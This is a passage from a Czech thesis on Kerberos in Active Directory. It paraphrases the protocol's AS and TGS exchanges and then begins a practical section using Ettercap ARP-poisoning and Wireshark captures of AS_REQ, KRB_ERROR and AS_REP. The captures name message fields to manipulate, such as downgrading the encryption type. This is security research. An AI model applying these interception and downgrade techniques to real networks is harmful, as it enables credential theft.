Ověřovací server vyhledá jméno klienta (V kontextu zprávy je název Principal cname) a serveru uvedeného v **KRB_AS_REQ** ve své databázi a vytáhne jejich příslušné klíče. Pokud je požadované klientské jméno uvedené v požadavku neznámé, protože neexistuje v databázi hlavních klientů KDC, pak je vrácena chybová zpráva s příznakem KDC_ERR_C_PRINCIPAL_UNKNOWN.[9]

Pokud je to vyžadováno, server požadavek předem ověří, a pokud kontrola předběžného ověření selže, vrátí chybovou zprávu s kódem KDC_ERR_PREAUTH_FAILED. Pokud je předběžné ověření vyžadováno, ale v požadavku nebylo přítomno, je vrácena chybová zpráva s kódem KDC_ERR_PREAUTH_REQUIRED a do pole e-data zprávy KRB-ERROR bude uložen objekt METHOD-DATA, který specifikuje, které mechanismy předběžného ověření jsou přijatelné. Obvykle bude obsahovat prvky PA-ETYPE-INFO a/nebo PA-ETYPE-INFO2. Pokud server nemůže přijmout žádný typ šifrování požadovaný klientem, je vrácena chybová zpráva s kódem KDC_ERR_ETYPE_NOSUPP. V opačném případě KDC vygeneruje pseudonáhodný klíč relace.[9]

Pokud v odpovědi na požadavek přidruženého systému existuje více šifrovacích klíčů zaregistrovaných pro klienta v databázi Kerberos, pak se etype pole z požadavku přidruženého systému použije KDC k výběru šifrovacího protokolu. metodu, která se použije k ochraně šifrované části **KRB_AS_REP**, která je odeslána klientovi. Pokud existuje více než jedna podporovaných silných typů šifrování v seznamu etype, MĚLO by KDC použít první platný silný etype, pro který je šifrovací klíč k dispozici.

Pokud je klíč uživatele generován z hesla nebo přístupové fráze, použije se funkce string-to-key pro daný typ šifrovacího klíče. Hodnota soli a další parametry pro funkci řetězec-klíč mají výchozí hodnoty, které mohou být přepsány předautentizačními údaji (PA-PW-SALT, PA-AFS3-SALT, PA-ETYPE-INFO, PA-ETYPE-INFO2 a další), protože se předpokládá, že KDC ukládá pouze kopii výsledného klíče. To znamená, že tyto hodnoty by se neměly u klíčů založených na heslech měnit, s výjimkou změny klíče hlavního povinného.

Bez kontaktu s KDC není možné spolehlivě vygenerovat klíč uživatele s daným heslem, protože nebude známo, zda jsou požadovány alternativní hodnoty soli nebo parametrů. KDC se pokusí přiřadit typ náhodného klíče relace ze seznamu metod v poli etype. KDC vybere vhodný typ na základě poskytnutého seznamu metod a informací z databáze Kerberos, které

uvádějí přijatelné metody šifrování pro aplikační server. KDC nevydá tikety se slabým typem šifrovacího klíče relace.

Pokud požadovaný čas začátku platnosti chybí, označuje čas v minulosti nebo je v rámci okna přijatelného zkreslení hodin pro KDC a nebyla zadána možnost POSTDATE, pak se čas začátku tiketu nastaví na aktuální čas ověřovacího serveru. Pokud udává čas v budoucnosti mimo přijatelnou odchylku hodin, ale nebyla zadána možnost POSTDATED, je vrácena chyba **KDC_ERR_CANNOT_POSTDATE**. V opačném případě je požadovaný čas začátku kontrolován s politikou místní sféry (správce může rozhodnout o zákazu určitých typů nebo rozsahů postdatovaných typů), a pokud je čas začátku typu přijatelný, je nastaven podle požadavku a v novém typu je nastaven příznak INVALID. Ticket s pozdějším datem MUSÍ být před použitím ověřen předložením KDC po dosažení času spuštění.

Pokud je požadovaná doba vypršení mínus doba spuštění (jak je určena výše) kratší než minimální doba životnosti stanovená místem, je vrácena chybová zpráva s kódem **KDC_ERR_NEVER_VALID**. Pokud je požadovaná doba platnosti typu delší, než bylo určeno výše, a pokud byla požadována volba „RENEWABLE-OK“, pak je v novém typu nastaven příznak „RENEWABLE“ a hodnota renew-till je nastavena, jako kdyby byla požadována volba „RENEWABLE“.

V poli příznaků nového typu budou nastaveny následující možnosti, pokud byly vyžádány a pokud to politika místní oblasti umožňuje: **PŘEDATELNÝ, MŮŽE BÝT DATOVÁN, DATOVÁN PO DATU, ZASTUPITELNÝ, OBNOVITELNÝ**. Pokud je nový ticket datován dodatečně (čas zahájení je v budoucnosti), bude nastaven také příznak INVALID.

Pokud se vše podaří, server zašifruje šifrovou část tiketu pomocí šifrovacího klíče získaného ze záznamu hlavního povinného serveru v databázi Kerberos s použitím typu šifrování přiřazeného ke klíči hlavního povinného serveru. Poté zformátuje zprávu **KRB_AS_REP**, přičemž adresy v požadavku zkopíruje do pole caddr odpovědi, do pole padata odpovědi umístí všechny požadované předautentizační údaje a šifrovou část zašifruje klíčem klienta pomocí přijatelné šifrovací metody požadované v poli etype požadavku nebo některým klíčem určeným používanými předautentizačními mechanismy.

5.3.3 Zpráva KRB_ERROR

Může dojít k několika chybám, na které ověřovací server reaguje tak, že klientovi vrátí chybovou zprávu **KRB_ERROR** s poli error-code a e-text nastavenými na příslušné hodnoty.

Pokud je typ zprávy odpovědi **KRB_AS_REP**, klient ověří, zda pole cname a crealm v části odpovědi s čistým textem odpovídají tomu, co požadoval. Pokud jsou přítomna paddinga, mohou být použita k odvození správného tajného klíče pro dešifrování zprávy. Klient dešifruje zašifrovanou část odpovědi pomocí svého tajného klíče a ověří, zda se nonce v zašifrované části shoduje s nonce, kterou uvedl ve své žádosti. Ověřuje také, zda se sname a srealm v odpovědi shodují s hodnotami v požadavku a zda je správné i pole hostitelské adresy. Poté uloží tiket, klíč relace, čas zahájení a vypršení platnosti a další informace pro pozdější použití. Pole last-req ze zašifrované části odpovědi MŮŽE být zkontrolováno za účelem upozornění uživatele na blížící se vypršení platnosti klíče. To umožňuje klientskému programu navrhnout nápravná opatření, například změnu hesla.

Po ověření zprávy **KRB_AS_REP** (porovnáním vrácené nonce s nonce odeslanou ve zprávě **KRB_AS_REQ**) klient ví, že aktuální čas v KDC je čas přechtený z pole authtime zašifrované části odpovědi. Klient může tuto hodnotu volitelně použít pro synchronizaci hodin v následujících zprávách tak, že spolu s lístkem zaznamená rozdíl (offset) mezi hodnotou authtime a místními hodinami. Tento offset pak může tentýž uživatel použít k úpravě času načteného ze systémových hodin při generování zpráv.

Tuto techniku je nutno použít při úpravě zkrslení hodin namísto přímé změny systémových hodin, protože odpověď KDC je ověřena pouze pro uživatele, jehož tajný klíč byl použit, ale nikoli pro systém nebo pracovní stanici. Pokud by byly hodiny upraveny, mohl by se útočník ve spolčení s uživatelem přihlašujícím se k pracovní stanici dohodnout na hesle, což by vedlo k odpovědi KDC, která by byla správně ověřena, i když by nepocházela z KDC, kterému pracovní stanice důvěřuje.

Správné dešifrování zprávy **KRB_AS_REP** nestačí hostiteli k ověření identity uživatele; uživatel a útočník mohou spolupracovat a vygenerovat zprávu ve formátu **KRB_AS_REP**, která se správně dešifruje, ale nepochází od správného KDC. Pokud chce hostitel ověřit totožnost uživatele, MUSÍ požadovat, aby uživatel předložil pověření aplikace, které lze ověřit pomocí bezpečně uloženého tajného klíče hostitele. Pokud lze tato pověření ověřit, lze identitu uživatele zajistit.

Pokud je typ zprávy odpovědi **KRB_ERROR**, pak ji klient interpretuje jako chybu a provede úlohy specifické pro danou aplikaci nezbytné pro obnovu.

5.4 Výměna zpráv TGS

Výměna **TGS** mezi klientem a systémem **TGS** Kerberos je iniciována klientem, který chce získat pověření pro daný server (který může být registrován ve vzdálené sféře), který chce obnovit nebo potvrdit existující ticket nebo který chce získat proxy ticket. V prvním případě musí klient již získat tiket pro službu Ticket-Granting Service pomocí výměny přidruženého systému (**TGT** se obvykle získává při prvotním ověření klienta v systému, například přihlášení uživatele). Formát zprávy pro výměnu **TGS** je téměř totožný s formátem pro výměnu přidruženého systému. Hlavní rozdíl spočívá v tom, že šifrování a dešifrování ve výměně **TGS** neprobíhá pod klíčem klienta. Místo toho se používá klíč relace z **TGT** nebo obnovitelného ticketu nebo dílčí klíč relace z autentizátoru. Stejně jako v případě všech aplikačních serverů nejsou tikety s prošlou platností akceptovány systémem **TGS**, takže po vypršení platnosti obnovitelného ticketu nebo **TGT** musí klient použít samostatnou výměnu, aby získal platné tikety.

Výměna **TGS** se skládá ze dvou zpráv: požadavku (**KRB_TGS_REQ**) pověření od klienta serveru, který vystavuje tickety Kerberos a odpovědi (**KRB_TGS_REP** nebo **KRB_ERROR**). Zpráva **KRB_TGS_REQ** obsahuje informace o ověření klienta a žádost o pověření. Ověřovací informace se skládají z ověřovací hlavičky (**KRB_AP_REQ**), která obsahuje dříve získaný, obnovený nebo neplatný ticket klienta. V případě **TGT** a proxy může žádost obsahovat jednu nebo více z následujících položek: seznam síťových adres, soubor zadaných autorizačních údajů, které mají být zapečetěny v ticketu pro autorizační použití aplikačním serverem, nebo další tikety. Odpověď **TGS** (**KRB_TGS_REP**) obsahuje požadovaná pověření zašifrovaná v klíči relace z **TGT** nebo obnovitelného ticketu, případně v dílčím klíči relace z autentizátoru (součást autentizační hlavičky), je-li přítomen. Zpráva **KRB_ERROR** obsahuje kód chyby a text vysvětlující, co se pokazilo. Zpráva **KRB_ERROR** není šifrována. Zpráva **KRB_TGS_REP** obsahuje informace, které lze použít k detekci opakování a k jejímu přiřazení ke zprávě, na kterou odpovídá. Zpráva **KRB_ERROR** rovněž obsahuje informace, které lze použít k jejímu přiřazení ke zprávě, na kterou odpovídá. Pro výměnu **TGS** platí stejné poznámky o ochraně integrity zpráv **KRB_ERROR**.

5.4.1 Zpráva KRB_TGS_REQ

Před odesláním požadavku službě poskytující tikety MUSÍ klient určit, ve které doméně je aplikační server zaregistrován. Toho lze dosáhnout několika způsoby. Může to být známo předem (protože doména je součástí identifikátoru hlavního serveru), může to být uloženo v nameserveru, nebo to může být získáno z konfiguračního souboru. Pokud je doména, která má být použita, získána ze jmenného serveru, hrozí nebezpečí podvržení, pokud jmenná služba poskytující jméno sféry není ověřena. To by mohlo vést k použití domény, která byla kompromitována, což by mělo za následek možnost útočníka kompromitovat ověřování aplikačního serveru vůči klientovi. [9]

Pokud klient zná doménové jméno serveru služby a doménu a nemá ještě **TGT** pro příslušnou sféru, je třeba jej získat. O to se nejprve pokusí vyžádáním **TGT** pro cílovou doménu od serveru Kerberos, pro který klient **TGT** vlastní (rekurzivním použitím zprávy **KRB_TGS_REQ**). Server Kerberos MŮŽE vrátit **TGT** pro požadovanou sféru, v takovém případě lze pokračovat. Alternativně MŮŽE server Kerberos vrátit **TGT** pro sféru, která je „blíže“ požadované sféře (dále po standardní hierarchické cestě mezi klientovou sférou a sférou požadovaného serveru). Všimněte si, že v tomto případě může chybná konfigurace serverů Kerberos způsobit smyčky ve výsledné ověřovací cestě, které by měl klient pečlivě odhalit a vyhnout se jim.[9]

Pokud server Kerberos vrátí **TGT** pro doménu „bližší“ než požadovaná sféra, klient MŮŽE použít konfiguraci místní politiky k ověření, zda je použitá cesta ověřování přijatelná. Případně si klient MŮŽE zvolit vlastní ověřovací cestu a nespolehat se na to, že ji vybere server Kerberos. V obou případech MUSÍ být veškeré informace o zásadách nebo konfiguraci použité k výběru nebo ověření ověřovacích cest, at' už serverem Kerberos nebo klientem, získány z důvěryhodného zdroje. [9]

Pokud klient získá **TGT**, který je „blíže“ cílové sféře, MŮŽE tento ticket uložit do mezipaměti a znovu jej použít při budoucích výměnách **KRB-TGS** se službami v „bližší“ sféře. Pokud by však klient získal **TGT** pro „bližší“ sféru tak, že by začal v původním KDC, a nikoli v rámci získávání jiného ticketu, pak by se mohla použít kratší cesta do „bližší“ domény(subdomény). Tato kratší cesta může být žádoucí, protože klíč relace příslušného ticketu by znalo méně zprostředkujících KDC.

Z tohoto důvodu by klienti měli při rozhodování o použití tipu v budoucnu vyhodnotit, zda důvěřují sférám, kterými prošli při získávání „bližšího“ ticketu. [9]

Jakmile klient získá **TGT** pro příslušnou doménu, zjistí, které servery Kerberos tuto doménu obsluhují, a kontaktuje jeden z nich. Seznam může být získán prostřednictvím konfiguračního souboru nebo síťové služby nebo MŮŽE být vygenerován z názvu domény. Pokud jsou tajné klíče vyměňované sférami udržovány v tajnosti, dochází pouze k odepření služby v důsledku použití falešného serveru Kerberos. [9]

Stejně jako při výměně přidruženého systému může klient ve zprávě **KRB_TGS_REQ** zadat řadu možností. Jednou z těchto možností je možnost ENC-TKT-IN-SKEY, která se používá pro ověřování mezi uživateli. Při generování zprávy **KRB_TGS_REQ** tato volba označuje, že klient do pole dodatečných ticketů v požadavku uvádí **TGT** získaný od aplikačního serveru a že KDC MUSÍ zašifrovat ticket pro aplikační server pomocí klíče relace z tohoto dodatečného ticketu namísto klíče serveru z hlavní databáze. [9]

Klient připraví zprávu **KRB_TGS_REQ** a poskytne autentizační hlavičku jako prvek pole padata a obsahuje stejná pole jako ve zprávě **KRB_AS_REQ** spolu s několika nepovinnými poli: pole enc-authorization-data pro použití aplikačním serverem a další tickety vyžadované některými možnostmi.[9]

Při přípravě ověřovací hlavičky může klient zvolit dílčí klíč relace, pod kterým bude odpověď ze serveru Kerberos šifrována. Pokud klient zvolí dílčí klíč relace, je třeba dbát na náhodnost zvoleného dílčího klíče relace. Není-li dílčí klíč relace zadán, použije se klíč relace z **TGT**. Pokud je přítomen enc-authorization-data, MUSÍ být zašifrován klíčem dílčí relace, pokud je přítomen, z autentizační části autentizační hlavičky, nebo pokud není přítomen, použitím klíče relace z **TGT**. Jakmile jsou všechny náležitosti splněny, je požadavek odeslán na server. [9]

Zpráva **KRB_TGS_REQ** se zpracovává na serveru podobně jako zpráva **KRB_AS_REQ**, ale je třeba provést mnoho dalších kontrol. Nejprve musí server Kerberos určit, který server je doprovodný ticket určen, a MUSÍ vybrat příslušný server klíč k jeho dešifrování. V případě běžné zprávy **KRB_TGS_REQ** to bude zpráva pro službu poskytující ticket a použije se klíč **TGS**. Pokud **TGT** byla vydána jinou doménou, pak se použije příslušný klíč mezi doménami MUSÍ být použit. Pokud doprovodný ticket není **TGT** pro aktuální sféry, ale je určen pro aplikační server v aktuální sféře, jsou v ticketu uvedeny možnosti

RENEW, VALIDATE nebo PROXY a serverem, pro který je tiket požadován, je server uvedený v přiloženém ticketu, pak KDC dešifruje tiket v ověřovací hlavičce pomocí klíče serveru, pro který byl vydán. Pokud v padata nelze nalézt žádný ticket, je vrácena chyba **KDC_ERR_PADATA_TYPE_NOSUPP**.

Po dešifrování doprovodného ticket, se uživatelem zadané údaje musí být ověřen kontrolní součet v Autentikátoru proti obsahu a zpráva musí být odmítnuta, pokud se kontrolní součty neshodují nebo kontrolní součet není odolný proti kolizi. Pokud typ kontrolního součtu není podporován, je vrácena chyba **KDC_ERR_SUMTYPE_NOSUPP**. Pokud autorizační data jsou přítomna, jsou dešifrována pomocí klíče dílčí relace z Authenticatoru. Pokud jakékoliv dešifrování indikuje neúspěšnou kontrolu integrity, je vrácena chyba **KRB_AP_ERR_BAD_INTEGRITY**. Pokud KDC obdrží zprávu **KRB_TGS_REQ**, která je totožná se zprávou, kterou nedávno zpracoval, musí odeslat stejnou **KRB_TGS_REP**, kterou odpověděl předtím. Pokud je však autentizátor opakovaný, ale zbytek požadavku není totožný, pak KDC MUSÍ vrátit **KRB_AP_ERR_REPEAT**.

5.4.2 Zpráva **KRB_TGS_REP**

Odpověď **KRB_TGS_REP** bude obsahovat ticket pro požadovaný server nebo pro server poskytující tickety zprostředkujícího KDC, který má být kontaktován za účelem získání požadovaného ticketu. Provede se dotaz do databáze Kerberos, aby se získal záznam pro příslušný server (včetně klíče, kterým bude lístek zašifrován). Pokud je požadavek na **TGT** pro vzdálenou sféru a pokud s požadovanou sférou není sdílen žádný klíč, vybere server Kerberos sféru „nejbližší“ požadované sféře, se kterou sdílí klíč, a použije ji místo toho. Toto je jediný případ, kdy odpověď pro KDC bude pro jiný server, než který klient požadoval.

Ve výchozím nastavení je pole adresy, jméno a doména klienta, seznam tranzitních sfér, čas počátečního ověření, čas vypršení platnosti a autorizační údaje nově vydaného oprávnění, zkopírují z **TGT** nebo obnovitelného tipu. Pokud je třeba aktualizovat pole tranzitovaných, ale typ tranzitu není podporován, je vrácena chyba **KDC_ERR_TRTYPE_NOSUPP**.

Pokud je v požadavku uveden čas ukončení, pak je čas ukončení nové služby nastaven na minimum z (a) tohoto požadavku, endtime z **TGT** a počátečního času **TGT** plus minimum z následujících hodnot maximální doby životnosti pro aplikační server a maximální doby životnosti pro lokální sféry (maximální životnost pro zadavatele požadavku byla již použita

při vydání **TGT**). Pokud má být nový tiket obnovení, pak se výše uvedená doba ukončení nahradí minimem hodnoty pole `renew_till` ticketu a doby zahájení pro nový tip plus životnost (`endtime-starttime`) starého ticketu.

Pokud požadovaný `starttime` chybí, označuje čas v minulosti nebo je v rámci okna přijatelného zkreslení hodin pro KDC a nebyla zadána možnost `POSTDATE`, pak se čas začátku ticketu nastaví na aktuální čas ověřovacího serveru. Pokud je uveden čas v budoucnosti mimo přijatelnou odchylku hodin, ale nebyla zadána volba `POSTDATED` nebo není v **TGT** nastaven příznak `MAY-POSTDATE`, je vrácena chyba **KDC_ERR_CANNOT_POSTDATE**. V opačném případě, pokud je v **TGT** nastaven příznak `MAY-POSTDATE`, bude výsledný ticket datován na později a požadovaný čas začátku je zkontrolován s politikou místní domény. Pokud je přijatelný, nastaví se požadovaný čas spuštění tipu a nastaví se příznak `INVALID`. Před použitím je třeba ověřit platnost ticketu s odloženou platností tak, že se po dosažení `starttime` předloží KDC. V žádném případě však nesmí čas zahájení, čas ukončení ani čas obnovení nově vydaného ticketu s odloženou platností přesáhnout čas obnovení **TGT**.

Šifrovaná část odpovědi ve zprávě **KRB_TGS_REP** je zašifrována dílčím klíčem relace od Autentikátoru, pokud je přítomen, nebo klíčem relace od **TGT**. Není zašifrována pomocí tajného klíče klienta. Dále jsou vynechána pole s datem vypršení platnosti klíče klienta a číslem verze klíče, protože tyto hodnoty jsou uloženy spolu se záznamem v databázi klienta a tento záznam není potřeba k uspokojení požadavku založeného na **TGT**.

Když klient obdrží **KRB_TGS_REP**, je zpracován stejným způsobem jako výše popsané zpracování **KRB_AS_REP**. Hlavní rozdíl spočívá v tom, že šifrovaná část odpovědi musí být dešifrována pomocí dílčího klíče relace od ověřovatele, pokud byl v požadavku uveden, nebo klíče relace od **TGT**, nikoli tajného klíče klienta. Název serveru vrácený v odpovědi je skutečný hlavní název služby.

II PRAKTICKÁ ČÁST

6. Praktická část

V této části diplomové práce se budu věnovat analýze a manipulaci služby Active Directory pomocí protokolu Kerberos. Testovat budu následující verze operačních systémů Windows a Windows Server:

- Windows Server 2019 (Forest level 2016) a Windows 10 Client
- Windows Server 2019 (Forest level 2016) a Windows 10 Client
- Windows Server 2022 (Forest level 2016) a Windows 10 Client
- Windows Server 2025 (Forest level 2025) a Windows 11 Client

V této části se primárně zaměřím na strukturu zpráv a jejich funkci v autentifikaci vůči KDC. Společně s rozбором bude ukázán rozbor manipulace, její implementace a následná ukázka funkčnosti na jedné z verzí. Ostatní verze budou demonstrovány na video ukázkách v příloze práce.

6.1 Analýza protokolu Kerberos

Nejprve je pro pochopení protokolu nutné si nasimulovat provoz na síti a odchytnout si tyto zprávy z pohledu útočníka. Je několik způsobů, jak tento útok realizovat, ale pro tyto účely jsem si vybral nástroj Ettercap, který simuluje Man in the Middle útok. Tento útok infikuje ARP tabulku obou zařízení tak, aby posílali komunikaci přes útočníka. Z pohledu síťového provozu to vypadá tak, že útočník zasílá ARP zprávy, kde říká, že adresa serveru a klienta je na MAC adrese útočníka. Tím je zaručeno, že komunikace bude přeposílána přes útočníka a budeme moci modifikovat a analyzovat zprávy. Následně pomocí naslouchacího nástroje Wireshark si odchytnu komunikaci a budu jí analyzovat. Pro autentifikaci klienta musí proběhnout celkem tři typy zpráv, a to jsou **AS_REQ**, **AS_REP** a případně jiné předautentifikační nebo chybové zprávy. Zpráva KRB **AS_REQ** ve Wiresharku vypadá následovně:

```

- Kerberos
  - Record Mark: 231 bytes
    0... .. = Reserved: Not set
    .000 0000 0000 0000 0000 0000 1110 0111 = Record Length: 231
  - as-req
    pvno: 5
    msg-type: krb-as-req (10)
    - padata: 1 item
      - PA-DATA pA-PAC-REQUEST
        - padata-type: pA-PAC-REQUEST (128)
          - padata-value: 3005a0030101ff
            include-pac: True
      - req-body
        Padding: 0
        - kdc-options: 40810010
        - cname
          name-type: KRB5-NT-ENTERPRISE-PRINCIPAL (10)
          - cname-string: 1 item
            CNameString: Administrator@TEST.cz
          realm: TEST.CZ
        - sname
          till: Sep 13, 2037 04:48:05.0000000000 CEST
          rtime: Sep 13, 2037 04:48:05.0000000000 CEST
          nonce: 1315741530
        - etype: 6 items
        - addresses: 1 item DESKTOP-KQ0N375<20>

```

Obrázek 6.1.1 Interpretovaná zpráva Kerberos - AS_REQ

```

- sname
  name-type: KRB5-NT-SRV-INST (2)
  - sname-string: 2 items
    SNameString: krbtgt
    SNameString: TEST.CZ
  till: Sep 13, 2037 04:48:05.0000000000 CEST
  rtime: Sep 13, 2037 04:48:05.0000000000 CEST
  nonce: 1315741530
- etype: 6 items
  ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
  ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
  ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
  ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
  ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
  ENCTYPE: eTYPE-DES-CBC-MD5 (3)
- addresses: 1 item DESKTOP-KQ0N375<20>
  - HostAddress DESKTOP-KQ0N375<20>
    addr-type: nETBIOS (20)
    NetBIOS Name: DESKTOP-KQ0N375<20> (Server service)

```

Obrázek 6.1.2 Interpretovaná zpráva Keberos 2 - AS_REQ

08	00	27	9d	5c	e7	08	00	27	3b	be	9c	08	00	45	00	...	'	\	...	'	;	...	E	.
01	13	a6	c1	40	00	80	06	60	bf	c0	a8	38	97	c0	a8	...	@	...				8	...	
38	7c	ca	cc	00	58	b0	81	20	53	67	85	ac	51	50	18	8	...	X	...	Sg	...	QP	.	
04	02	0c	85	00	00	00	00	00	e7	6a	81	e4	30	81	e1	...	...	...	...	j	...	0	...	
a1	03	02	01	05	a2	03	02	01	0a	a3	15	30	13	30	11	...	...	...	...	0	...	0	...	
a1	04	02	02	00	80	a2	09	04	07	30	05	a0	03	01	01	...	...	...	...	0	...	...	...	
ff	a4	81	bd	30	81	ba	a0	07	03	05	00	40	81	00	10	...	0	...	...	@	...	...	...	
a1	22	30	20	a0	03	02	01	0a	a1	19	30	17	1b	15	41	...	"	0	...	...	0	...	A	
64	6d	69	6e	69	73	74	72	61	74	6f	72	40	54	45	53	dministr	ator	@TES						
54	2e	63	7a	a2	09	1b	07	54	45	53	54	2e	43	5a	a3	T.cz	...	TEST.CZ	.					
1c	30	1a	a0	03	02	01	02	a1	13	30	11	1b	06	6b	72	...	0	...	...	0	...	kr		
62	74	67	74	1b	07	54	45	53	54	2e	43	5a	a5	11	18	btgt	...	TE	ST.CZ	...				
0f	32	30	33	37	30	39	31	33	30	32	34	38	30	35	5a	...	2037091	3024805Z						
a6	11	18	0f	32	30	33	37	30	39	31	33	30	32	34	38	...	...	2037	09130248					
30	35	5a	a7	06	02	04	4e	6c	9f	5a	a8	15	30	13	02	05Z	...	N	l.Z	...	0	...		
01	12	02	01	11	02	01	17	02	01	18	02	02	ff	79	02	...	...	...	...	y	...			
01	03	a9	1d	30	1b	30	19	a0	03	02	01	14	a1	12	04	...	0	...	...	...	...			
10	44	45	53	4b	54	4f	50	2d	4b	51	30	4e	33	37	35	...	DESKTOP	-KQ0N375						
20																								


Obrázek 6.1.3 Bajtová reprezentace zprávy Kerberos - AS_REQ (Modře vyznačená část reprezentuje zprávu Kerberos)

Wireshark při analýze datového provozu využívá dvě základní reprezentace: bajtovou (raw) a interpretovanou (dekódovanou) podobu. Pokud narazí na protokol, který není uveden v jeho interní databázi, zpravidla se jej pokusí interpretovat jako běžný přenos v rámci TCP nebo UDP. V případě protokolu Kerberos začíná zpráva specifickým polem zvaným Record Mark, které určuje celkovou délku zprávy. Následuje samotný obsah zprávy, který obsahuje informace jako verzi protokolu, doplňková data, nastavení příznaků (flags), doménové údaje a další položky, jež se mohou vztahovat ke konkrétním uživatelům, službám či dalším entitám.

Zvláštní pozornost zasluhuje skutečnost, že tyto zprávy se přenášejí ve formátu otevřeného textu (plaintext), což znamená, že jednotlivé položky a jejich parametry jsou přímo přístupné pro čtení a analýzu. Tato transparentnost umožňuje nejen podrobný monitoring dat, ale i možnost ruční manipulace s obsahem zprávy. Pro účely bezpečnostní nebo diagnostické analýzy lze zaměřit pozornost na klíčová pole protokolu, která hrají zásadní roli v rámci autentizačního procesu.

- CNameString - můžu manipulovat přihlašovacím jménem, které se bude na serveru ověřovat,
- Realm - můžu se pokusit autentifikovat pro jinou doménu/subdoménu,
- eType - je možné manipulovat s tím jaké šifry se budou při komunikaci využívat. Pokud by byla dohodnutá slabá šifra je možnost komunikaci dešifrovat.

Jakmile server zpracuje tento požadavek, tak odpoví zprávou **AS_REP** nebo chybovou zprávou **KRB_ERROR**. Tyto zprávy vypadají následovně:



Obrázek 6.1.4 Interpretovaná zpráva KRB_ERROR

0000	08 00 27 9d 5c e7 08 00 27 6b e3 75 08 00 45 00	..'\... 'k.u..E.
0010	00 bf 5c 99 40 00 80 06 ab 3b c0 a8 38 7c c0 a8	..\@... ;..8 ..
0020	38 97 00 58 ca cc 67 85 ac 51 b0 81 21 3e 50 18	8..X..g..Q..!>P.
0030	01 00 92 9d 00 00 00 00 00 93 7e 81 90 30 81 8d	~..0..
0040	a0 03 02 01 05 a1 03 02 01 1e a4 11 18 0f 32 30	20
0050	32 34 30 34 31 30 31 31 30 31 31 37 5a a5 05 02	24041011 0117Z...
0060	03 05 d0 46 a6 03 02 01 19 a9 09 1b 07 54 45 53	...F.... TES
0070	54 2e 43 5a aa 1c 30 1a a0 03 02 01 02 a1 13 30	T.CZ..0.0
0080	11 1b 06 6b 72 62 74 67 74 1b 07 54 45 53 54 2e	...krbtg t..TEST.
0090	43 5a ac 39 04 37 30 35 30 12 a1 03 02 01 13 a2	CZ.9.705 0.....
00a0	0b 04 09 30 07 30 05 a0 03 02 01 17 30 09 a1 03	...0.0.. ...0..
00b0	02 01 02 a2 02 04 00 30 09 a1 03 02 01 10 a2 02	0
00c0	04 00 30 09 a1 03 02 01 0f a2 02 04 00	..0.....

Obrázek 6.1.5 Bajtová reprezentace zprávy Kerberos - KRB_ERROR (Modře vyznačená část reprezentuje zprávu Kerberos)

Výhodou zprávy ERROR pro útočníka je to, že je vždy v plaintextu, tudíž je možné se dozvědět, o co se klient pokusil, co bylo chybou a jaká další data poskytl.

▼ Kerberos
▼ Record Mark: 1451 bytes
0... .. = Reserved: Not set
.000 0000 0000 0000 0000 0101 1010 1011 = Record Length: 1451
▼ as-rep
pvno: 5
msg-type: krb-as-rep (11)
▼ padata: 1 item
▼ PA-DATA pA-ETYPE-INF02
▼ padata-type: pA-ETYPE-INF02 (19)
▼ padata-value: 30173015a003020112a10e1b0c544553542e435a7573657232
